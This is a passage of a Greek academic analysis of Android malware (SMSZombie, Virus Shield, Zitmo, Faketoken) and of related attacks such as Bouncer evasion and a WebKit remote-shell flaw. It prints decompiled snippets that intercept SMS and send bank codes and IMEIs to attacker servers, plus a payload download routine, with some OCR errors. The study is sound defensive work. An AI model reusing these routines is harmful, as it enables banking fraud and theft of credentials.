
Με την αποδοχή του χρήστη εμφανίζεται η πραγματική εφαρμογή καλώντας τον χρήστη να δώσει δικαιώματα σε όλους τους τομείς. Μετά την εγκατάσταση του το SMSZombie προσπαθεί να γίνει administrator της συσκευής, μέσω ενός ακόμα παραθύρου διαλόγου προς τον χρήστη. Όταν γίνει είναι πρακτικά αδύνατο να απεγκατασταθεί καθώς το Android απαγορεύει την αφαίρεση εφαρμογής με δικαιώματα Administrator. Πλέον έχει δικαιώματα όπως να αλλάξει κωδικούς στην συσκευή να κλειδώνει την συσκευή ,ακόμα και να σβήσει όλα τα δεδομένα από αυτήν.

Αφού έχει εγκατασταθεί πλήρως και πάρει υπό τον έλεγχο του την συσκευή, το SMSZombie στέλνει ένα μήνυμα σε έναν αριθμό τηλεφώνου αποθηκευμένο στον κώδικα του προγράμματος δηλώνοντας αν η συσκευή είναι rooted ή όχι. Το ίδιο δεν έχει την δυνατότητα να κάνει root μια συσκευή αλλά ελέγχει αν είναι ήδη χρησιμοποιώντας μια εντολή με `su` .Δημιουργείται ένα XML αρχείο που ονομάζεται phone.xml, το οποίο περιέχει τον αριθμό που το SMSZombie θα στέλνει μηνύματα καθώς και μια λίστα από λέξεις-κλειδιά.

Έπειτα στέλνει όλα μηνύματα της συσκευής στον αριθμό του phone.xml. Όταν ένα νέο μήνυμα ληφθεί ελέγχεται εάν περιέχει μία από τις λέξεις-κλειδιά. Στην περίπτωση που περιέχει, προωθείται στον αριθμό και σβήνεται από την συσκευή, αλλιώς απλώς προωθείται χωρίς να διαγραφέι. Αυτό επιτρέπει να κρύβονται τα μηνύματα που περιέχουν τις χρεώσεις μέσω του «συστήματος πληρωμής με sms» από τον χρήστη.


Virus shield

Στις 28 Μαρτίου 2014 ανέβηκε στο Google Play Store μία εφαρμογή με το όνομα Virus Shield. Η εφαρμογή ανήκε στην εταιρία Deviant Solutions και υποστήριζε την λειτουργία της εφαρμογής ως antivirus με ένα κλικ. Κόστιζε 4 δολάριο και ήταν απάτη.




Μέσα σε ελάχιστο χρονικό διάστημα η εφαρμογή έφτασε στις κορυφαίες υπό πληρωμή εφαρμογές του καταστήματος της Google και εν τέλη στην πρώτη θέση, οι χρήστες έδειξαν εμπιστοσύνη στο πρόγραμμα ,το οποίο ξεπέρασε τις 10.000 πωλήσεις ,κάποιοι λένε και τις 30.000.

Εικόνα 26 Το Virus Shield με τον αριθμό των Downloads



Παρόλα αυτά η εφαρμογή το μόνο που έκανε ήταν μετά από ένα κλίκ να άλλάζει από ένα X ,σε ένα τσεκ όπως εξάλλου φαίνεται και στον παρακάτω κώδικα:




Εικόνα 27 Και Μετά

Εικόνα 28 Στην Αρχή..

```
  private void toggleShield() {
  ImageView enableButton = (ImageView) findViewById(R.id.enableButton);
  boolean isEnabled = this.settings.getBoolean("isEnabled", false);
  Editor editor = this.settings.edit();
  MenuItem status = this.menu.findItem(R.id.action_status);
  if (isEnabled) {
   editor.putBoolean("isEnabled", false);
   status.setTitle(R.string.action_status_disabled);
   enableButton.setImageResource(R.drawable.shield_disabled);
  } else {
   editor.putBoolean("isEnabled", true);
   status.setTitle(R.string.action_status_enabled);
   enableButton.setImageResource(R.drawable.shield_enabled);
  }
  editor.commit();
}
```


Η εφαρμογή στο κατάστημα είχε πετύχει βαθμολογία 4.7/5 και ,ακόμα και αν υποθέσουμε ότι τα αρχικά σχόλια για το πρόγραμμα ήταν προπαγανδιστικά, η αλήθεια είναι πως ένα μεγάλο μέρος πίστεψε πως το πρόγραμμα λειτουργούσε, πιθανότατα το πρότεινε και σε άλλους.

Όταν η Google police έκανε decompile στο πρόγραμμα και αποκάλυψε την πραγματική λειτουργία του, στις 6 Απριλίου, το πρόγραμμα είχε ήδη φτάσει στην πρώτη θέση των πληρωμένων εφαρμογών του καταστήματος της Google.
Μετά την αποκάλυψη της απάτης η Google απέκλεισε το πρόγραμμα από το κατάστημα της, διέγραψε την εταιρία από τους προγραμματιστές εφαρμογών και επέστρεψε στους χρήστες που αγόρασαν την εφαρμογή 5 δολάρια.



Εικόνα 29 Το Virus Shield Πρώτο στο Google Play

Ο δημιουργός της εφαρμογής Jesse Carter, ένας δεκαεφτάχρονος τεξανός γνωστός Hacker κάποιων MMORPGs –ο ίδιος αρνείται αυτή την ιδιότητα του-, δήλωσε πως όταν διάβασε την αναφορά του Android Police αντιλήφτηκε το λάθος του και κατέβασε την εφαρμογή από το κατάστημα. Σύμφωνα με τον ίδιο η έκδοση του προγράμματος που ανέβηκε δεν ήταν η σωστή, ήταν απλά μια αρχική έκδοση. Προσπάθησε να διορθώσει το λάθος αυτό αλλά η Google είχε ήδη ακυρώσει τον λογαριασμό του.
Παρόλα αυτά δεν εξηγεί ο ίδιος πως το πρόγραμμα έκανε αναβάθμιση στην έκδοση 2.2 χωρίς να διορθωθεί και πάλι το λάθος του.



Εικόνα 30 Ψευτικο activation key του Zitmo

Zitmo

Μετά την ανακάλυψη του Trojan γνωστού ως Zeus οι τράπεζες δημιούργησαν το διπλό σύστημα ταυτοποίησης για να εμποδίσουν τις επιθέσεις τύπου Man-in-The-Middle. Με το διπλό σύστημα ταυτοποίησης ο χρήστης, μετά την εισαγωγή του στο σύστημα, για να πραγματοποιήσει μια συναλλαγή πρέπει να εισαχθεί ένας κωδικός (mTAN - mobile transaction authentication number) που παράγεται ειδικά για την συναλλαγή. Αυτός ο κωδικός γίνεται διαθέσιμος στον χρήστη μέσω μιας ειδικής συσκευής ή μέσω μηνύματος στο κινητό του.
Το Zitmo, συνδυαζόμενο με το Zeus, μπορεί να δημιουργήσει το απαραίτητο κενό ασφαλείας στο σύστημα της τράπεζας. Η επίθεση αρχίζει στον υπολογιστή όπου τοποθετείται το Zeus. Έπειτα προτρέπει τον χρήστη να εγκαταστήσει στο κινητό του μια

εφαρμογή γραμμένη από την "Trusteer",πραγματική εταιρία ασφαλείας, η οποία όμως δεν σχετίζεται με το πρόγραμμα, παραποιώντας πακέτα HTTP που αποστέλλει η τράπεζα.
Το πρόγραμμα παρουσιάζεται ως Trusteer Rapport. Με αυτόν τρόπο, καθώς και με το γεγονός ότι προέρχεται από μια φαινομενικά ασφαλή HTTPS πηγή, παραπλανούν τον χρήστη στο να εγκαταστήσει την κακόβουλη εφαρμογή. Μετέπειτα εκδόσεις (Spitmo, Citmo κ.ο.κ) αλλάξαν την εταιρία σε «Android Security Suite Premium» και αργότερα σε «Zertificat».
Μετέπειτα το πρόγραμμα ζητά από το χρήστη να εισάγει τον κωδικό που παράγει, κάτι χωρίς πρακτική σημασία ,απλώς για να παραπλανήσει τον χρήστη για τους σκοπούς του. Ο κωδικός που παράγει είναι το IMEI της συσκευής (Στη φωτογραφία πάνω είναι όλα μηδενικά καθώς πάρθηκε από εξομοιωτή Android). Στον κώδικα που ακολουθεί βλέπουμε την παραγωγή του κωδικού που δημιουργείται μέσω του IMEI.

```
      public void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    setContentView(2130903040);
    TelephonyManager localTelephonyManager = (TelephonyManager)
getSystemService("phone");
    String str = null;
     if (localTelephonyManager != null)
       str = localTelephonyManager.getDeviceId();
     StringBuilder localStringBuilder;
     if(str!=null)
       localStringBuilder = new StringBuilder();
      for (int i = 0; ; i++)
      {
        if (i >= str.length())
        {
         ((TextView)findViewByld(2131034112)).setText(localStringBuilder.toString());
         return;
        }
        localStringBuilder.append(str.charAt(i)) ;
        if ((i + 1) % 4 != 0)
          continue;
        localStringBuilder.append("-") ;
     }
  }
```

Όπως φαίνεται και από το manifest αρχείο του προγράμματος, η εφαρμογή απολαμβάνει δικαιωμάτων στο internet(`android.permission.INTERNET`), sms(`android.permission.RECEIVE_SMS`) και στη κατάσταση τηλεφώνου (`android.permission.READ_PHONE STATE`). Για την λήψη των εισερχομένων μηνυμάτων το Zitmo χρησιμοποιεί έναν `BroadcastReceiver` με την ονομασία `SmsReceiver`, ο οποίος παρακολουθεί το `android.provider.Telephony.SMS_RECEIVED` και παραδίδει τα δεδομένα (PDUs) στο `MainService` του για περεταίρω επεξεργασία, όπως φαίνεται και στον παρακάτω κώδικα:

```
 public void onReceive(Context paramContext, Intent paramlntent)
 {
    Bundle localBundle = paramlntent.getExtras();
    if ((localBundle != null) && (localBundle.containsKey("pdus")))
    {
      abortBroadcast();
      paramContext.startService( new
Intent(paramContext,MainService.class).putExtra("pdus", localBundle));
    )
```


Το `MainService` εξάγει τον αριθμό και τα δεδομένα δημιουργεί ένα αντικείμενο μηνύματος

(android.telephony.SmsMessage) στο οποίο τα εισάγει. Έπειτα μεταφέρει το αντικείμενο αυτό μαζί με το IMEI στο κομμάτι του ServerSession. Με την σειρά του το μεταφέρει το σύνολο της πληροφορίας στον web server που ελέγχει ο επιτιθέμενος μέσω HTTP POST:

```
    public static JSONObject postRequest(UrlEncodedFormEntity paramUrlEncodedFormEntity)
  {
    String str = initUrl();
    int i = 0;
    while (true)
    {
      Object localObject;
      if (i >= 5)
      {
        localObject = null;
        return localObject;
      }
      try
      {
        HttpPost localHttpPost = new HttpPost(str);
localHttpPost.setEntity(paramUrlEncodedFormEntity);
BasicResponseHandler localBasicResponseHandler = new BasicResponseHandler();
JSONObject localJSONObject = (JSONObject)new JSONTokener((String)new
DefaultHttpClient().execute(localHttpPost,localBasicResponseHandler))
.nextValue();
localObject = localJSONObject;
      }
```


Σε μετέπειτα εκδόσεις, το Zitmo μπορεί να τεθεί σε λειτουργία ή όχι μέσω μηνύματος SMS, καθώς και την διεύθυνση αποστολής. Επίσης άλλαξαν την λειτουργία από HTTP σε SMS. Βέβαια ο κύριος σκοπός του συνδυασμού των Zeus και Zitmo δεν είναι άλλος από την κλοπή. Σε μια επιτυχημένη σειρά επιθέσεων, κατάφεραν να αποσπάσουν 36 εκατομμύρια ευρώ (threarspot.com/en_us/blogs/zitmo-trojan-variant-eurograbber-beats-two-factor-authentication-steal-millions-120612).

Faketoken



Εικόνα 31 Εφαρμογές του Faketoken

Το faretoken χρησιμοποιεί μια διαφορετική προοπτική από το Zitmo και τα παράγωγα του. Δεν στοχεύει σε έναν, αλλά σε πολλους διαφορετικούς παράγοντες ταυτοποίησης στην συσκευή , χωρίς να επιτίθεται και στον υπολογιστή του χρήστη. Χρησιμοποιεί σαν σύμβολο logo ισπανικών τραπεζών όπως η Santader αλλά και άλλες (Banesto, BBVA).Η ίδια η εφαρμογή ονομάζεται TokenGenerator.



Εικόνα 32 Εφαρμογές του Faketoken

Κατά την εγκατάσταση ζητά τα παρακάτω δικαιώματα:

- android.permission.READ_PHONE_STATE
- android.permission.ACCESS_NETWORK_STATE

- android.permission.SEND_SMS
- android.permission.INTERNET
- android.permission..RECEIVE_SMS
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.INSTALL_PACKAGES
- android.permission.DELETE_PACKAGES
- android.permission.READ_CONTACTS
- android.permission.RECEIVE_BOOT_COMPLETED

Εικόνα 33 Αρχική Οθόνη του Faketoken

Τα INSTALL_PACKAGES και DELETE_PACKAGES είναι δικαιώματα του "SignatureOrSystem", το οποίο σημαίνει πως, ακόμα κι αν τα ζητάει, δεν του δίνονται καθώς πρέπει να έχουν υπογραφεί από το firmware signing key. Προφανώς οι συγγραφείς του συγκεκριμένου κακόβουλου προγράμματος έκαναν λάθος εκτίμηση των συνθηκών που πρέπει να πληρούνται για την παροχή αυτών των δικαιωμάτων, προς καλή τύχη των χρηστών. Εάν είχε τα δικαιώματα αυτά η εφαρμογή θα μπορούσε να προσθαφαιρεί εφαρμογές κατά βούληση.

Όταν ο χρήστης εκκινήσει την εφαρμογή του παρουσιάζεται ένα παράθυρο διαλόγου γραμμένο με Javascript, ζητώντας του να εισάγει τον κωδικό τραπέζης του για να του παράγει τον κωδικό επαλήθευσης. Το javascript για να λειτουργήσει στον πηγαίο κώδικα πρέπει να γεφυρωθεί με την κλάση WebApi:

```
WebView localWebView = new WebView(this);
webApi = new WebApi(this);
localWebView.getSettings().setJavaScriptEnabled(true);
localWebView.clearCache(true);
localWebView.setScrollBarStyle(33554432);
localWebView.setWebChromeClient(new WebChromeClient()
  {
    public boolean onJsPrompt(WebView paramWebView, String paramStringl, String
paramString2, String paramString3, JsPromptResult paramJsPromptResult)
       {
         System.out.println("message: " + paramString2);
         if (paramString2.equals("getToken"))
           paramJsPromptResult.confirm(MainActivity.webApi.getToken());
         for (int i = 1; ; i = 0)
           return i;
       }
  });

 localWebView.addJavascriptlnterface(new WebApi(this) , "android") ;
 System.out.println("Build.VERSION.RELEASE: " + Build.VERSION.RELEASE);
 if ((Build.VERSION.RELEASE.startsWith("2.3.1"))
 || (Build.VERSION.RELEASE.startsWith("2.3.3")))
   localWebView.loadUrl("file:///android_asset/html/index_bag.html");
```

Η γεφύρωση αυτή της Javascript έχει δημιουργήσει παλαιότερα κενά ασφαλείας που είναι εκμεταλλεύσιμα σε αρκετές νόμιμες εφαρμογές (Javascript injection).

Όταν ο χρήστης προσθέσει τον κωδικό και πατήσει το κουμπί που υπάρχει στην οθόνη, τότε καλείται η sendPass. Η συνάρτηση αυτή αποστέλλει μέσω sms και δικτύου, ο κωδικός του χρήστη και το IMEI:

```
public void sendPass(String paramString)
{
  try
    {
     if (!Settings.saved.sendlnitSms)
       {
        Settings.saved.sendlnitSms = true;
        String str = Settings.saved.smsPrefix + " INIT " +
        MainApplication.imei + " " + MainApplication.imsi + " " + catch
        paramString;
        MainService.sendSms(Settings.saved.number, str);
        MainApplication.settings.save(this.context);
       }
    new Thread(new ThreadOperation(this, 1, paramString)).start();
    labell09:
    return;
    }
    catch (Exception localException)
    {
    break labell09;
    }
}
```

Για να καταγράψει τα mTans το Faketoken αρχικοποιεί έναν `BroadcastReceiver`, ο οποίος καταγράφει τα εισερχόμενα μηνύματα, τεχνοτροπία που παρατηρήθηκε και στο Zitmo, εάν τα μηνύματα προέρχονται από έναν επιθυμητό αποστολέα, κάτι το οποίο ορίζεται από μια λίστα επιθυμητών αριθμών, τα προωθεί προς έναν αριθμό και έναν server. Η λίστα του Faketoken περιέχει συγκεκριμένες τράπεζες και δεν ενδιαφέρεται για τα υπόλοιπα μηνύματα που δέχεται ο ανυποψίαστος χρήστης.

Το πρόγραμμα στέλνει περιοδικά μηνύματα αίτησης server για να ενημερώνεται σε περίπτωση που αλλάξει η διευθυνση, ο αριθμός αποστολής, η λίστα επιθυμητών αριθμών καταγραφής, καθώς και η λίστα αριθμών, των οποίων τα μηνύματα που καταφτάνουν στη συσκευή πρέπει να διαγραφούν για να μην κινήσουν υποψίες στο χρήστη (Μηνύματα για ύποπτη κινητικότητα από χρηματοοικονομικά ιδρύματα, από χρηματικές συναλλαγές κ.ο.κ). Το Faketoken υποστηρίζει και άλλες εντολές στις απαντήσεις που λαμβάνει από τον server, όπως αποστολή λίστας επαφών καθώς και το κατέβασμα ενός APK από τον server προς την κάρτα SD για εγκατάσταση. Η τελευταία εντολή επιτρέπει την αναβάθμιση του κακόβουλου προγράμματος στην τελευταία έκδοση ή την εισαγωγή και εγκατάσταση άλλων προγραμμάτων. Ο παρακάτω κώδικας μας δείχνει την λειτουργία αυτή:

```
public static boolean DownloadApk(String paramStringl, String paramString2)
  {
  System.out.println("DownloadAndlnstall");
  int i;
  try {
       HttpURLConnection localHttpURLConnection =
       (HttpURLConnection)newURL(paramStringl).openConnection();
       localHttpURLConnection.setRequestMethod("GET");
       localHttpURLConnection.setDoOutput(true);
       localHttpURLConnection.connect();
       File localFile =new File(Environment.getExternalStorageDirectory() + "/download/");
       localFile.mkdirs();
       FileOutputStream localFileOutputStream = new FileOutputStream(new File(localFile,
       paramString2));
```

```
InputStream localInputStream = localHttpURLConnection.getInputStream();
byte[] arrayOfByte = new byte[1024];
```

Μετέπειτα, εμφανίζεται μια διαδικασία αναβάθμυσης που παροτρύνει τον χρήστη να εγκαταστήσει την τελευταία έκδοση, μόνη επιλόγη που δίνεται είναι αυτή της αποδοχής. Με την αποδοχή εμφανίζεται η κλασσική οθόνη εγκατάστασης προγραμμάτων του Android και χρήστης πρέπει να συμφωνήσει στην εγκατάστασης βλέποντας όλα τα δικαιώματα που πρέπει να παραχωρήσει, καθώς όπως προείπαμε το δικαίωμα INSTALL_PACKAGES δεν δόθηκε στο FakeToken. Επιπλέον ζητείται από τον χρήστη να αλλάξει τις ρυθμίσεις ασφαλείας του κινητού του, επιτρέποντας την εγκατάσταση εφαρμογών από άγνωστες πηγές.


```
// UpdateActivity
public void onClick(View paramView)
{
 MainApplication.installApk(this, MainApplication.updataApkPath);
}
// MainApplication
public static void installApk(Context paramContext, String paramString)
{
 Intent localIntent = new Intent("android.intent.action.VIEW");
 localIntent.setDataAndType(Uri.fromFile(new File(paramString)),
 "application/vnd.android.package-archive");
 paramContext.startActivity(localIntent);
}
```

Καθώς αυξάνεται η χρήση του mobile banking, αυξάνονται και οι κακόβουλες εφαρμογές που στοχεύουν αυτό. Γίνονται πιο περίπλοκες και προσαρμόζονται στις καινούργιες αλλαγές των συστημάτων ασφαλείας, με σκοπό την απόκτηση πρόσβασης σε όλους τους τομείς ασφαλείας μια εφαρμογής, όπως το FakeToken.

Το Android των Φεβρουάριο του 2012 ανακοίνωσε το Bouncer, ένα αυτοματοποιημένο εργαλείο, με στόχο την σάρωση όλων των εφαρμογών του Google Play Store για ανίχνευση κακόβουλων εφαρμογών ή Trojan μέσα σε εφαρμογές (googlemobile.blogspot.com/2012/02/android-and-security.html).

Αν και η Google δεν ανακοίνωσε τον τρόπο λειτουργίας του Bouncer αρκετοί ερευνητές προσπάθησαν να τον ανακαλύψουν. Οι Jon Oberheide και Charlie Miller στην ερευνά τους απέδειξαν πως ο Bouncer τρέχει τις εφαρμογές σε έναν εξομοιωτή, ο οποίος είναι ειδικά προσαρμοσμένος στο qemu και κατάφεραν να αποκτήσουν απομακρυσμένη πρόσβαση σε αυτόν (http://jon.oberheide.org/blog/2012/06/21/dissecting-the-android-bouncer/ και https://jon.oberheide.org/files/summercon12-bouncer.pdf). Στην Trustwave, άλλοι ερευνητές δοκίμασαν την αποτελεσματικότητα του Bouncer και βρήκαν τρόπους να κρύψουν τον κακόβουλο κώδικα από το σύστημα του Bouncer, πρακτικά ο κακόβουλος κώδικας μπορούσε να καταλάβει πότε εκτελείται στο εξομοιωμένο περιβάλλον του Bouncer και έκανε την εμφάνιση του μόνο στις φυσικές συσκευές (media.blackhat.com/bh-us-12/Briefings/Percoco/BH_US_12_Percoco_Adventures_in_Bouncerland_WP.pdf).

Αν και ο Bouncer μπορεί να παρακαμφθεί , η δημιουργία του και μόνο δείχνει πως η Google είναι ενήμερη του προβλήματος και προσπαθεί να το επιλύσει. Στο Android 4.2 (JellyBean) έγινε ένα ακόμα βήμα για την αντιμετώπιση του προβλήματος με το Application Verification Service. Το πρόσθετο αυτό ανιχνεύει όλες τις εφαρμογές που εγκαθίστανται στο σύστημα και είτε προειδοποιεί τον χρήστη, είτε απαγορεύει τελείως την εγκατάσταση του προγράμματος. Μία έρευνα που έγινε από τον Xuxian Jiang , απέδειξε πως το AVS είναι λιγότερο αποτελεσματικό από τα υπόλοιπα υπάρχοντα antivirus προγράμματα (http://www.cs.ncsu.edu/faculty/jiang/appverify/).



Εικόνα 34 Σύγκριση διαφόρων antivirus με το Android AVS

Αν και οι προσπάθειες και τα αντίμετρα που έχουν λάβει χώρο μέχρι σήμερα δεν πετυχαίνουν τον στόχο τους, είναι ένα ορθό βήμα το οποίο βοηθά στην παρεμπόδιση κακόβουλων εφαρμογών να επηρεάσουν το σύστημα. Λογικά η Google θα συνεχίσει την προσπάθεια καταπολέμησης τέτοιων εφαρμογών βελτιώνοντας τα Bouncer και AVS αλλά και εισάγοντας καινούργιες λύσεις, καθώς το πρόβλημα έχει πάρει πολύ μεγαλύτερες διαστάσεις τον τελευταίο καιρό. Το 2011 βρέθηκαν 1.000 εφαρμογές όταν ένα χρόνο μετά έφτασαν τις 350.000 σύμφωνα με την Trend Micro ,ενώ η ίδια εταιρία αναφέρει πως από τις 2 εκατομμύρια εφαρμογές που έλεγξε στις 8 Μαρτίου 2013 σε Google Play και άλλα καταστήματα, 293.091 χαρακτηρίστηκαν πολύ επικίνδυνες, 150.203 υψηλού ρίσκου (τα windows έφτασαν σε τέτοιο όγκο κακόβουλων εφαρμογών μετά από 14 χρόνια). Από τις 293.091 οι 68,740 ήταν μέσω Google Play (http://countermeasures.trendmicro.eu/android-malware-believe-the-hype). Τα νούμερα αυτά είναι πολύ ανησυχητικά αλλά και λογικά, λαμβάνοντας υπόψην το μερίδιο της αγοράς που έχει πλέον το Android.

Επιθέσεις με Intents

Όπως αναφέραμε παραπάνω τα intents είναι το κύριο μέσο επικοινωνίας μεταξύ εφαρμογών στο Android. Ένα πρόγραμμα μπορεί να στέλνει intents στο εσωτερικό του ή σε άλλες εφαρμογές.
Όταν μια εφαρμογή στείλει intent, το Android την χειρίζεται και την μεταφέρει στο ανάλογο πρόγραμμα-παραλήπτη. Αυτό πραγματοποιείται με το intent filter .Εάν βρει το ανάλογο πρόγραμμα μεταφέρει το intent και εάν το πρόγραμμα δεν λειτουργεί, το εκκινεί. Όταν το intent μπορούν να το χειριστούν παραπάνω εφαρμογές, ο χρήστης καλείται να διαλέξει την εφαρμογή που θα το αναλάβει. Με το intent μια εφαρμογή μπορεί να ανακτήσει και κάποια δεδομένα από την εφαρμογή που το δημιούργησε.
Ο λόγος για τον οποίο μια κακόβουλη εφαρμογή χρησιμοποιήσει τα intents είναι η πρόσβαση σε άλλες εφαρμογές, με περισσότερα δικαιώματα ή με ευαίσθητα δεδομένα.

Απομακρυσμένη πρόσβαση μέσω WebKit

Ένα παράδειγμα τρωτότητας του Android είναι λόγω της χρήσης της κυμαινόμενης υποδιαστολής στην μηχανή περιήγησης web ανοικτού κώδικα, WebKit (περιγράφονται στο CVE-2010-1807

cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1807). Η βασική αιτία αυτής της ευπάθειας είναι λανθασμένη διαχείριση της κινητής υποδιαστολής δεδομένων στο WebKit.
Το WebKit αποτελεί τον προεπιλεγμένο browser σε πολλές κινητές πλατφόρμες, συμπεριλαμβανομένων iOS, Android, BlackBerry Tablet OS, και WebOS. Το πρόβλημα διορθώθηκε (με patch) στην έκδοση Android 2.2, εξακολουθεί όμως να είναι δυνατή η εύρεση ευάλωτων συσκευών λόγω του κατακερματισμού της πλατφόρμας Android και για τις εκδόσεις 2.1 και 2.0.
Η επίθεση είναι ουσιαστικά ένα αρχείο HTML. Όταν γίνει πρόσβαση αυτού του αρχείου μέσω ενός web server χρησιμοποιώντας το προεπιλεγμένο στο Android πρόγραμμα περιήγησης στο Web, δημιουργείται μια απομακρυσμένη πρόσβαση στην IP διεύθυνση 10.0.2.2 στη θύρα 222. Η διεύθυνση IP και η πόρτα είναι δυνατόν να ρυθμιστούν (νεώτερο hacking) και να δοθεί η IP διεύθυνση του server του επιτιθέμενου. Οι επιθέσεις μέσω του WebKit δίνουν τη δυνατότητα απομακρυσμένης εκτέλεσης εντολών, δεν έχουν όμως δικαιώματα root και, ως εκ τούτου, έχουν περιορισμένη ισχύ.

Κλοπή δεδομένων
Ένα άλλο είδος επίθεσης που μπορεί να πραγματοποιείται εξ αποστάσεως είναι η κλοπή δεδομένων. Δίνεται δηλαδή η δυνατότητα σε ένα κακόβουλο website να κλέψει τα στοιχεία και τα αρχεία που είναι αποθηκευμένα σε μια κάρτα SD ή και την ίδια τη συσκευή.
Η επίθεση είναι ουσιαστικά ένα αρχείο PHP με ενσωματωμένο JavaScript. Όταν ο χρήστης επισκέπτεται το κακόβουλο web site και επιλέγει το κακόβουλο link, το JavaScript εκτελείται χωρίς να ζητά την έγκριση του χρήστη. Με τη διαδικασία αυτή διαβάζονται τα περιεχόμενα συγκεκριμένων αρχείων που έχει επιλέξει ο επιτιθέμενος και μεταφορτώνονται στον απομακρυσμένο server.
Στην πραγματικότητα η όλη διαδικασία δεν γίνεται εντελώς στο παρασκήνιο, όταν γίνεται η μεταφορά των δεδομένων, παράγεται μια ειδοποίηση, δίνοντας στον (εξοικειωμένο και ενημερωμένο) χρήστη τη δυνατότητα να παρατηρήσει την ύποπτη συμπεριφορά της συσκευής. Επίσης, ο εισβολέας θα πρέπει να γνωρίζει το όνομα και την πλήρη διαδρομή των αρχείων που πρόκειται να εξαχθούν.
